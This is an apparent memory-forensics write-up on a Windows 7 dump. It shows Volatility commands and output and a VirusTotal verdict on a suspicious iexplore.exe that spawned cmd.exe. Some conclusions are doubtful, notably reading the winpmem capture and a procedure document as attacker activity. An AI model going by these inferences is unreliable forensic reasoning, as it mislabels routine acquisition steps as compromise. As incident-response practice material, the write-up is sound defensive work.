           Image date and time : 2013-01-12 16:59:18 UTC+0000
     Image local date and time : 2013-01-12 17:59:18 +0100
```

Volatility3 for profile info: ***python3 vol.py -f Sample-2.dmp windows.info***




```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-2.dmp windows.info
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0×82801000
DTB     0×185000
Symbols file:///home/progress/Downloads/R00260081/Forensic/R00260081/Forensic/Memory%20Dump/volatility3/volatility3/symbols/windows/ntkrpamp.pdb/5B308B4ED64
64159B87117C711E7340C-2.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0×82929be8
NTBuildLab      7600.16385.x86fre.win7_rtm.09071
CSDVersion      0
KdVersionBlock  0×82929bc0
Major/Minor     15.7600
MachineType     332
KeNumberProcessors      1
SystemTime      2013-01-12 16:59:18+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Mon Jul 13 23:15:19 2009
```

Network Connections:

- The user system is using Avast software to establish multiple TCP network connections on IPv4 addresses which all operates on port 80 with pid 1220

Volatility3 for network connections: ***python3 vol.py-f Sample-2.dmp windows.netscan***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-2.dmp windows.netstat
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0x87cf7280      TCPv4   192.168.1.66    58763   63.238.84.59    80      ESTABLISHED     1220    AvastSvc.exe    -
0x87cd2988      TCPv4   127.0.0.1       58749   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cb1c30      TCPv4   192.168.1.66    58822   93.184.220.20   80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87c0b278      TCPv4   127.0.0.1       12080   127.0.0.1       58783   ESTABLISHED     1220    AvastSvc.exe    -
0x87cd7df8      TCPv4   127.0.0.1       12080   127.0.0.1       58733   ESTABLISHED     1220    AvastSvc.exe    -
0x89f2e240      TCPv4   127.0.0.1       12080   127.0.0.1       49178   ESTABLISHED     1220    AvastSvc.exe    -
0x87cdbbd0      TCPv4   192.168.1.66    58732   107.21.110.107  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87b9b580      TCPv4   127.0.0.1       58731   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87c54008      TCPv4   127.0.0.1       12080   127.0.0.1       58815   ESTABLISHED     1220    AvastSvc.exe    -
0x87c43008      TCPv4   192.168.1.66    58798   204.236.147.150 80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87ce8df8      TCPv4   192.168.1.66    58788   94.245.117.52   80      ESTABLISHED     1220    AvastSvc.exe    -
0x87ba3df8      TCPv4   127.0.0.1       12080   127.0.0.1       58792   ESTABLISHED     1220    AvastSvc.exe    -
0x87acadf8      TCPv4   192.168.1.66    58809   174.129.13.13   80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x88beb008      TCPv4   192.168.1.66    49179   106.187.94.116  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87ce8008      TCPv4   127.0.0.1       12080   127.0.0.1       58758   ESTABLISHED     1220    AvastSvc.exe    -
0x898db4f8      TCPv4   127.0.0.1       49178   127.0.0.1       12080   ESTABLISHED     2772    iexplore.exe    -
0x87c25a48      TCPv4   192.168.1.66    58816   205.185.216.10  80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87b9f838      TCPv4   127.0.0.1       58758   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87ca97f8      TCPv4   127.0.0.1       58742   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87ba7cd0      TCPv4   127.0.0.1       12080   127.0.0.1       58806   ESTABLISHED     1220    AvastSvc.exe    -
0x89f01bd0      TCPv4   192.168.1.66    49156   77.234.42.54    80      ESTABLISHED     1220    AvastSvc.exe    -
0x87baacc0      TCPv4   127.0.0.1       12080   127.0.0.1       58811   ESTABLISHED     1220    AvastSvc.exe    -
0x87c41008      TCPv4   127.0.0.1       58797   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cd3880      TCPv4   192.168.1.66    58812   74.125.230.251  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87baf540      TCPv4   127.0.0.1       12080   127.0.0.1       58727   ESTABLISHED     1220    AvastSvc.exe    -
0x87b92378      TCPv4   127.0.0.1       58817   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87c60df8      TCPv4   127.0.0.1       12080   127.0.0.1       58817   ESTABLISHED     1220    AvastSvc.exe    -
0x87cb2df8      TCPv4   127.0.0.1       12080   127.0.0.1       58808   ESTABLISHED     1220    AvastSvc.exe    -
0x87ae5a20      TCPv4   192.168.1.66    58772   195.154.120.68  80      CLOSE_WAIT      1220    AvastSvc.exe    -
0x87ceddf8      TCPv4   127.0.0.1       58811   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
0x87cbfa30      TCPv4   192.168.1.66    58818   213.152.6.122   80      ESTABLISHED     1220    AvastSvc.exe    -
0x87cd3c30      TCPv4   127.0.0.1       58762   127.0.0.1       12080   ESTABLISHED     1172    svchost.exe     -
0x87b58c30      TCPv4   127.0.0.1       12080   127.0.0.1       58731   ESTABLISHED     1220    AvastSvc.exe    -
0x87c31718      TCPv4   192.168.1.66    58786   217.212.238.42  80      ESTABLISHED     1220    AvastSvc.exe    -
0x87c21008      TCPv4   127.0.0.1       58785   127.0.0.1       12080   ESTABLISHED     3044    iexplore.exe    -
```

Command Prompt Entries:

Using the volatility3 plugin ***python3 vol.py -f Sample-2.dmp windows.cmdline*** to investigate the user command prompt history. The investigation revealed suspicious indicators of compromised with entries such as:

- **cmd.exe**: A new command prompt was opened with process ID 1616 by the **iexplore.exe** pid 2772 which I will be further investigating.
- Multiple memory errors which could be indicating malware tampering:

  "Required memory at 0x7ffdf010 is not valid (process exited?)" and *"Required memory at 0x7ffd9010 is inaccessible (swapped)"*
- **"C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\John-Doe\Documents\Procedure-Winpmemdump.odt"."**


  --writer"*"-env:OOO_CWD=2C:\\Users\\John Doe\\Documents"
- *winpmem-1.3.1.exe ram.dmp*

  These commands are indicating a memory capturing, and malicious activities for a possible sensitive data exfiltrate.

  A legitimate **swriter.exe** program was used to execute a memory dump command with an odt file format "**Procedure Winpmemdump.odt"** which automates the memory capturing process and other objectives of the present threat actor operating on the process ***soffice.bin*** with PID 3564.

  The **wimpmem.exe** version 1.3.1 software was also used to capture the system memory and saved the result into a file ***ram.dmp*** operating on PID 3144**,** this file was later transferred to the **Temp** directory.


Volatility3 for command prompt entries: ***python3 vol.py -f Sample-2.dmp windows.cmdline***


progress@R00260081: ~/Downloads/R00260081/Forensic/R00260081/Forensic/Memory Dump/volatility3
File
Actions
Edit
View
Help

```
1172    svchost.exe     C:\Windows\system32\svchost.exe -k NetworkService
1220    AvastSvc.exe    "C:\Program Files\AVAST Software\Avast\AvastSvc.exe"
1712    spoolsv.exe     C:\Windows\System32\spoolsv.exe
1748    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
1872    sppsvc.exe      Required memory at 0×7ffd5010 is inaccessible (swapped)
1968    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
336     wlms.exe        Required memory at 0×7ffd4010 is inaccessible (swapped)
448     VMUpgradeHelpe  Required memory at 0×7ffd7010 is inaccessible (swapped)
1612    TPAutoConnSvc.  "C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe"
2352    taskhost.exe    "taskhost.exe"
2496    dwm.exe "C:\Windows\system32\Dwm.exe"
2548    explorer.exe    C:\Windows\Explorer.EXE
2568    TPAutoConnect.  TPAutoConnect.exe -q -i vmware -a COM1 -F 30
2600    conhost.exe     Required memory at 0×2d0cbc is inaccessible (swapped)
2660    VMwareTray.exe  "C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
2676    VMwareUser.exe  "C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
2720    AvastUI.exe     "C:\Program Files\AVAST Software\Avast\AvastUI.exe" /nogui
2744    StikyNot.exe    "C:\Windows\System32\StikyNot.exe"
2772    iexplore.exe    "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"
2900    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
3176    wmpnetwk.exe    "C:\Program Files\Windows Media Player\wmpnetwk.exe"
3352    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
3452    swriter.exe     Required memory at 0×7ffd9010 is inaccessible (swapped)
3512    soffice.exe     Required memory at 0×3610b4 is inaccessible (swapped)
3556    soffice.bin     Required memory at 0×7ffdf010 is not valid (process exited?)
3564    soffice.bin     "C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\John Doe\Documents\Procedure Winpmemdump.odt" "--writer" "-env
:OOO_CWD=2C:\\Users\\John Doe\\Documents"
3624    svchost.exe     C:\Windows\System32\svchost.exe -k secsvcs
1232    taskmgr.exe     "C:\Windows\system32\taskmgr.exe" /4
3152    cmd.exe "C:\Windows\system32\cmd.exe"
3228    conhost.exe     Required memory at 0×2d1250 is inaccessible (swapped)
1616    cmd.exe cmd.exe
2168    conhost.exe     \??\C:\Windows\system32\conhost.exe
1136    iexplore.exe    "C:\Program Files\Internet Explorer\iexplore.exe"
3044    iexplore.exe    "C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:1136 CREDAT:71937
1720    audiodg.exe     C:\Windows\system32\AUDIODG.EXE 0×298
3144    winpmem-1.3.1.  winpmem-1.3.1.exe  ram.dmp
```

- Using the volatility command ***python3 vol.py -f Sample-2.dmp windows.filescan*** to examine the files on the windows machine. The ***ram.dmp*** file that saves the result of the memory capturing was discovered in a folder "***imagedump"*** created inside the Temp directory.

Volatility3 to scan for system files: **python3 vol.py -f Sample-2.dmp windows.filescan**



```
0×1fa9c038      \Endpoint
0×1fa9c138      \Endpoint
0×1fa9e260      \Users\John Doe\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\IQNJ6DHS\TheSerifOffice-TT7_[1].eot
0×1faa1738      \Users\JOHNDO~1\AppData\Local\Temp\imagedump
0×1faa1b08      \Users\JOHNDO~1\AppData\Local\Temp\imagedump\ram.dmp
0×1faa1eb0      \Endpoint
0×1faa3038      \Windows\System32\t2embed.dll
0×1faa36f0      \Endpoint
0×1faa4a50      \Windows\System32\en-US\dnsapi.dll.mui
0×1faa6678      \Endpoint
0×1faa6730      \$Directory
```

ID-R00260081

Running Processes:

To find the correlation among the commands executed, the volatility plugin ***python3 vol.py -f Sample-2.dmp windows.pslist*** was used to examine the processes created by these commands and which processes spawn a new process. It was discovered that the **swriter** program used in executing the automation of the memory capturing procedures file "**Procedure Winpmemdump.odt"** operates on ***swriter.exe PID 3452*** which in turns spawn a new process **soffice.exe PID 3512,** this process also in turn spawn a new process **soffice.bin PID 3564.**

Another suspicious process is the ***winpmem-1.3.1.exe PID 3144*** that collects the results of the memory capturing, this process which was also created by the ***cmd.exe PID 3152.***


Another **cmd.exe** 1616 process was opened which has a parent ID of the ***iexplore.exe 2772.*** In this case, iexplore.exe is a process that handles browser activities, it can now be deduced that the user's browser directly opened a command prompt (which is generally unusual) and runs some suspicious or malicious command.

While all the running processes appear to be legitimate, however, based on the analysis and in correlation with the memory dump activities and suspicious command entries, the below processes were discovered to be performing the joint activities of the memory capturing of the compromised system:

Suspicious Processes For Memory Capturing:

Process	**PID**	**PPID**	**Functions**
cmd.exe	1616	2772	Command prompt handling all the executed commands from the internet browser (iexplore.exe).
iexplore.exe	2772	2548	It created a command prompt process to possibly execute a malicious command.
cmd.exe	3152	2548	Command prompt handling all the executed commands.
winpmem-1.3.1.exe	3144	3152	Captured and saved the results of the memory capturing to file **ram.dmp**
swriter.exe	3452	2548	A program that executed the memory capturing automation script
soffice.exe	3512	3452	Handles the automation activities and spawned by swriter.exe
soffice.bin	3564	3512	Spawned by soffice.exe for full functionalities of the automation
soffice.bin	3556	3544	Spawned by soffice.exe for full functionalities of the automation

Volatility3 for running process: ***python3 vol.py -f Sample-2.dmp windows.pslist***




```
progress@R00260081: ~/Downloads/R00260081/Forensic/R00260081/Forensic/Memory Dump/volatility3
```

```
832     560     svchost.exe     0x89805420      19      435     0       False   2013-01-12 16:38:23.000000 UTC  N/A     Disabled
904     560     svchost.exe     0x89852918      17      409     0       False   2013-01-12 16:38:24.000000 UTC  N/A     Disabled
928     560     svchost.exe     0x8986b030      26      869     0       False   2013-01-12 16:38:24.000000 UTC  N/A     Disabled
1084    560     svchost.exe     0x898911a8      10      257     0       False   2013-01-12 16:38:26.000000 UTC  N/A     Disabled
1172    560     svchost.exe     0x898b2790      15      475     0       False   2013-01-12 16:38:27.000000 UTC  N/A     Disabled
1220    560     AvastSvc.exe    0x898a7868      66      1180    0       False   2013-01-12 16:38:28.000000 UTC  N/A     Disabled
1712    560     spoolsv.exe     0x8a0f9c40      14      338     0       False   2013-01-12 16:38:58.000000 UTC  N/A     Disabled
1748    560     svchost.exe     0x8a102748      18      310     0       False   2013-01-12 16:38:58.000000 UTC  N/A     Disabled
1872    560     sppsvc.exe      0x88cded40      4       143     0       False   2013-01-12 16:39:02.000000 UTC  N/A     Disabled
1968    560     vmtoolsd.exe    0x8a1d84e0      6       220     0       False   2013-01-12 16:39:14.000000 UTC  N/A     Disabled
336     560     wlms.exe        0x9541c7e0      4       45      0       False   2013-01-12 16:39:21.000000 UTC  N/A     Disabled
448     560     VMUpgradeHelpe  0x8a1f5030      4       89      0       False   2013-01-12 16:39:21.000000 UTC  N/A     Disabled
1612    560     TPAutoConnSvc.  0x9542a030      9       135     0       False   2013-01-12 16:39:23.000000 UTC  N/A     Disabled
2352    560     taskhost.exe    0x87ac0620      8       149     1       False   2013-01-12 16:40:24.000000 UTC  N/A     Disabled
2496    904     dwm.exe 0x87ad44d0      5       77      1       False   2013-01-12 16:40:25.000000 UTC  N/A     Disabled
2548    2484    explorer.exe    0x87ac6030      24      766     1       False   2013-01-12 16:40:27.000000 UTC  N/A     Disabled
2568    1612    TPAutoConnect.  0x87ae2880      5       146     1       False   2013-01-12 16:40:28.000000 UTC  N/A     Disabled
2600    468     conhost.exe     0x87a9c288      1       35      1       False   2013-01-12 16:40:28.000000 UTC  N/A     Disabled
2660    2548    VMwareTray.exe  0x87b82438      5       80      1       False   2013-01-12 16:40:29.000000 UTC  N/A     Disabled
2676    2548    VMwareUser.exe  0x87aa9220      8       190     1       False   2013-01-12 16:40:30.000000 UTC  N/A     Disabled
2720    2548    AvastUI.exe     0x87b784b0      14      220     1       False   2013-01-12 16:40:31.000000 UTC  N/A     Disabled
2744    2548    StikyNot.exe    0x898fe8c0      8       135     1       False   2013-01-12 16:40:32.000000 UTC  N/A     Disabled
2772    2548    iexplore.exe    0x87b6b030      2       74      1       False   2013-01-12 16:40:34.000000 UTC  N/A     Disabled
2900    560     SearchIndexer.  0x898fbb18      13      636     0       False   2013-01-12 16:40:38.000000 UTC  N/A     Disabled
3176    560     wmpnetwk.exe    0x87bd35b8      9       240     0       False   2013-01-12 16:40:48.000000 UTC  N/A     Disabled
3352    560     svchost.exe     0x89f3d2c0      9       141     0       False   2013-01-12 16:40:58.000000 UTC  N/A     Disabled
3452    2548    swriter.exe     0x87c6a2a0      1       19      1       False   2013-01-12 16:41:01.000000 UTC  N/A     Disabled
3512    3452    soffice.exe     0x87ba4030      1       28      1       False   2013-01-12 16:41:03.000000 UTC  N/A     Disabled
3556    3544    soffice.bin     0x95483d18      0       -       1       False   2013-01-12 16:41:05.000000 UTC  2013-01-12 16:41:39.000000 UTC  D
3564    3512    soffice.bin     0x87b8ca58      12      400     1       False   2013-01-12 16:41:05.000000 UTC  N/A     Disabled
3624    560     svchost.exe     0x89f1d3e8      14      348     0       False   2013-01-12 16:41:22.000000 UTC  N/A     Disabled
1232    2548    taskmgr.exe     0x95495c18      6       116     1       False   2013-01-12 16:42:29.000000 UTC  N/A     Disabled
3152    2548    cmd.exe 0x87bf7030      1       23      1       False   2013-01-12 16:44:50.000000 UTC  N/A     Disabled
3228    468     conhost.exe     0x87c595b0      2       54      1       False   2013-01-12 16:44:50.000000 UTC  N/A     Disabled
1616    2772    cmd.exe 0x89898030      2       101     1       False   2013-01-12 16:55:49.000000 UTC  N/A     Disabled
2168    468     conhost.exe     0x954826b0      2       49      1       False   2013-01-12 16:55:50.000000 UTC  N/A     Disabled
1136    2548    iexplore.exe    0x9549f678      18      454     1       False   2013-01-12 16:57:44.000000 UTC  N/A     Disabled
3044    1136    iexplore.exe    0x87d4d338      37      937     1       False   2013-01-12 16:57:46.000000 UTC  N/A     Disabled
1720    832     audiodg.exe     0x87c90d40      5       117     0       False   2013-01-12 16:58:11.000000 UTC  N/A     Disabled
3144    3152    winpmem-1.3.1.  0x87cbfd40      1       23      1       False   2013-01-12 16:59:17.000000 UTC  N/A     Disabled
```

Now to further investigate the interesting **iexplore.exe** pid 2772 process that created a new process **cmd.exe** pid 1616. I dumped the iexplore.exe process into an EXE executable file using the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1x86_23418 procdump --pid 2772 -dump-dir,*** then further scanned the file using malware sandbox (VirusTotal).


Volatility2 for process dump to an EXE executable file: ***python2.7 vol.py -f Sample-2.dmp -profile=Win7SP1x86_23418procdump--pid2772-dump-dir***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1x86_23418 procdump --pid 2772 --dump-dir /home/progress/Downloads/R00260081/Forensic/R00260081/Forens
ic/Memory\ Dump/volatility

Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x87b6b030 0x00400000 iexplore.exe         OK: executable.2772.exe
```

The result of the scanned **iexplore.exe** file on VirusTotal flagged the file to be heavily malicious by multiple anti-virus vendors.

iexplore.exe PID 2772 SHA-256: 13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853



13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853

60 / 72

Community Score -116

60/72 security vendors flagged this file as malicious

13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853
executable.2772.exe

peexe checks-user-input long-sleeps detect-debug-environment malware via-tor idle

Size 5.50 KB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

